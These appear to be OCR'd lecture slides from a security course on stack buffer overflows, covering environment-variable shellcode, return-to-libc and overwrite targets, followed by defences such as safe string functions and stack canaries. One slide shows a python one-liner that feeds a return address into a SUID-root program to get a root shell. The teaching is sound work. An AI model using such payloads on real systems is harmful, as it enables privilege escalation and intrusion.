


0xbffff720 is, in this specific example (not always!), the address of the beginning of the NOP sled allocated in an environment variable. By overwriting the saved EIP of our vulnerable program with that address, we've done the trick! Essentially, **instead of setting the saved EIP to an address in the buffer range, we set the saved EIP to an address in the environment**.

Let's Have a Look (Shellcode in the ENV)

```
$ python -c  "print '\x30\xf7\xff\xbf' * 100" | ./exploitable-program  #
SUID-root vulnerable executable
[root@host]# echo "whoa! Look, I've got a root shell!"
whoa! Look, I've got a root shell!
```

Shellcode in the ENV



Built-in, Existing Function

The address of a system library or function (e.g., system() for return to libc attack).

PROS:


- Works remotely and reliably
- No need for executable stack
- A function is executable usually :-)

CONS:


- Need to prepare the stack frame carefully

Return to libc


E.g., Call system() to open a shell




E.g., Call system() to open a shell




E.g., Call system() to open a shell



E.g., Call system() to open a shell



IN THE STACK WE ONLY CALL FUN
EVEN IF NON EXECS WE CAN DO IT :-)



https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/return-to-libc-ret2libc

Alternatives for overwriting

Saved EIP (direct jump)

`ret` will jump to our code
(this is what we saw so far)

Function Pointer (call another function)

`jmp` to another function

Saved EBP (frame teleportation)

`pop $ebp` will restore another frame

Practical Problem

In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.

Practical Problem

In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.


Solutions

– tiny shellcode + guess the address accurately

– exploit environment variable: fill the overflowed buffer with the address of the environment

Buffer Overflows Alternatives

Heap Overflows



Format Strings (next class)

Defending Against Buffer Overflows

Multilayered Approach to Defense

- Defenses at **source code** level
  - Finding and removing the vulnerabilities
- Defenses at **compiler** level
  - Making vulnerabilities non exploitable
- Defenses at **operating system** level
  - To thwart, or at very least make more difficult, attacks


Defenses at Source Code Level

- C/C++ do not cause buffer overflows
  - Programmer errors cause buffer overflows
  - Education of developers
  - System Dev. Life Cycle (SDLC)
  - Targeted testing
  - Use of source code analyzers
- Using safe(r) libraries
  - Standard Library: `str`**`n`**`cpy`, `str`**`n`**`cat`, etc. (with length parameter)
  - BSD version: `str`**`l`**`cpy`, `str`**`l`**`cat`, …
- Using languages with Dynamic memory management (e.g., Java) that makes them more resilient to these issues.

Compiler Level Defenses

- Warnings at compile time (RECALL OF F.L.C.)
- Randomized reordering of stack variables
  - stopgap measure
- Embedding stack protection mechanisms at compile time
  - "Canary" mechanism
    - Verifying, during the epilogue, that the **frame has not been tampered with**
      - Usually a **canary** is inserted **between local variables and control values** (saved EIP/EBP)
      - When the function returns, the **canary is checked** and if tampering is detected the program is killed
    - This is what gcc's StackGuard does (read the paper!)

Stack protection: Canaries

